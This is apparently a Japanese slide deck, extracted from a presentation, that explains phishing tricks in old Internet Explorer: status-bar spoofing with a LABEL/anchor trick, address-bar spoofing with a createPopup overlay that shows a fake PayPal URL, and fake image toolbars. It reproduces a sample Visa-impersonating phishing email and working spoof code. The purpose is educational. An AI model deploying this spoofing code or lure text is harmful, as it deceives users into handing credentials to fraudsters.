- ◆ Secunia Advisories: Internet Explorer/Outlook Express Status Bar Spoofing(<http://secunia.com/advisories/14304/>)

```
<P><A id=MALL href="http://www.cerehad.org/redir.html"></A></P>
<DIV><A href="https://www.visa.com/upib/">
<TABLE>
  <CAPTION><A href="https://www.visa.com/upib/"><LABEL for=MALL>
  <U style="CURSOR: pointer; COLOR: blue">Sign On to Online
  Banking</U>
  </LABEL></A></CAPTION>
<TBODY></TBODY></TABLE></A></DIV>
```

ステータスバー偽装 (4/5)



Dear Valued Customer,

Banking Support are remind you that on May 27, 2005 our Account Review Team identified s in your banking account. In accordance with Visa Card's Client Agreement and to ensure that been compromised, access to your savings account was limited. Your account access will rem problem has been decided. If your account access to stay blocked for a long period of time m limitations on the use of your account and possible account closure.Review Team advise you perform the steps requisite to return your online access as soon as possible.

[Sign On to Online Banking](#)



To protect the confidence of your account access, employs some of the most advanced Ban systems in the world and our anti-fraud teams regularly screen the Online Bank system for u

Thank you for your attention to this problem. Review Team apologize for any inconvenience.T measure meant to help protect you and your Debit Card account.

Good luck,

Online Visa Card, Online Account Customer Support

<https://www.visa.com/upib/>



ステータスバー偽装 (5/5)

- ◆ 実際のリンク先は<http://www.cerehad.org/redir.html>だが、ステータスバーには<https://www.visa.com/upib/>と表示される

[Sign On to Online Banking](#)



To protect the confidence of your account systems in the world and our anti-fraud tea

Thank you for your attention to this probler measure meant to help protect you and you


Good luck,

Online Visa Card, Online Account Customer

<https://www.visa.com/upib/>

アドレスバー偽装1 (1/5)

- ◆ ポップアップウィンドウでアドレスバーを偽装する手口。アドレスバー上にそれらしい文字列を配したポップアップウィンドウを表示し、実際にアクセスしているURLを隠している



アドレスバーの偽装1

```
var vuln_x, vuln_y, vuln_w, vuln_h;
function vuln_calc() {
var root= document[
(document.compatMode=='CSS1Compat') ?
'documentElement' : 'body'
];
vuln_x= window.screenLeft+72;
vuln_y= window.screenTop-20;
vuln_w= root.offsetWidth-200;
vuln_h= 17;
vuln_show();
}
var vuln_win;
function vuln_pop() {
vuln_win= window.createPopup();
vuln_win.document.body.innerHTML=
vuln_html;
vuln_win.document.body.style.margin= 0;
vuln_win.document.body.onunload=
vuln_pop;
vuln_show();
}
```


```
function vuln_show() {
if (vuln_win)
vuln_win.show(vuln_x, vuln_y, vuln_w,
vuln_h);
}

var vuln_html= '¥x3Cdiv style="height: 100%;
line-height: 17px; font-family: ¥'Tahoma¥',
sans-serif; font-size:
8pt;">https://www.paypal.com/cgi-bin/webscr'

if (window.createPopup) {
vuln_calc();
vuln_pop();
window.setInterval(vuln_calc, 25);
} else {
}
```


アドレスバー偽装 (1/5)

- ◆ Windows XP SP1では、クロムレス・ポップアップ・ウィンドウをアドレスバーの上に表示させることができるが、Windows XP SP2では、強制的に親ウィンドウのクロムの上端と下端の間に表示される




アドレスバー偽装 (1/5)

- ◆ XP SP2でもセキュリティの設定によっては、アドレスバー上にポップアップ・ウィンドウが表示されてしまう



アドレスバー偽装2 (1/4)

- ◆ ポップアップブロック機能の警告を回避するために用意されたページ




アドレスバー偽装2 (2/4)

- ◆ Webブラウザが備えるポップアップブロック機能では、ユーザの意図に反して自動的に現れるウィンドウはブロックされるが、ページ要素をクリックするなど、ユーザ自身が起こしたアクションにより開かれるポップアップウィンドウはブロックされない
- ◆ 詳しくはマイクロソフトの「Windows XP Service Pack 2 への対応に向けた Web サイトの最適化」を参照

<http://www.microsoft.com/japan/msdn/windows/windowsxp/xpsp2web.asp>

アドレスバー偽装2 (3/4)

- ◆ 標準のアドレスバーを非表示にした上で、テーブルとイメージを使って模造したアドレスバーを表示




アドレスバー偽装2 (4/4)

- ◆ 偽のアドレスバーの下はフレームになっていて、アドレスバーにアドレスを入力してEnterキーを押すか、Goボタンをクリックすると、指定したサイトのコンテンツを表示する




アドレスバー偽装3 (1/3)



アドレスバー偽装3 (2/3)

- ◆ メニューバー、標準ボタン、アドレスバー、ステータスバーはすべて画像。メニュー項目は選択できないし、ボタンは効かない。アドレスバーにURLを打ち込むこともできないし、ステータスバーに表示されている鍵マークをダブルクリックしても証明書は表示されない。




アドレスバー偽装3 (3/3)

